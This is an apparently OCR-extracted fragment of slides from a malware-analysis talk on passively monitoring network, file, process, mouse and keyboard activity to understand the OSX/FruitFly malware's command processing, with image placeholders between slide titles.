
MONITORING

how to passively observe




Watch All Things

network;files;processes;mouse;keyboard




osx/fruitfly command processing



goal: to understand the malware's capabilities via tasking & passive monitoring


Network Monitoring

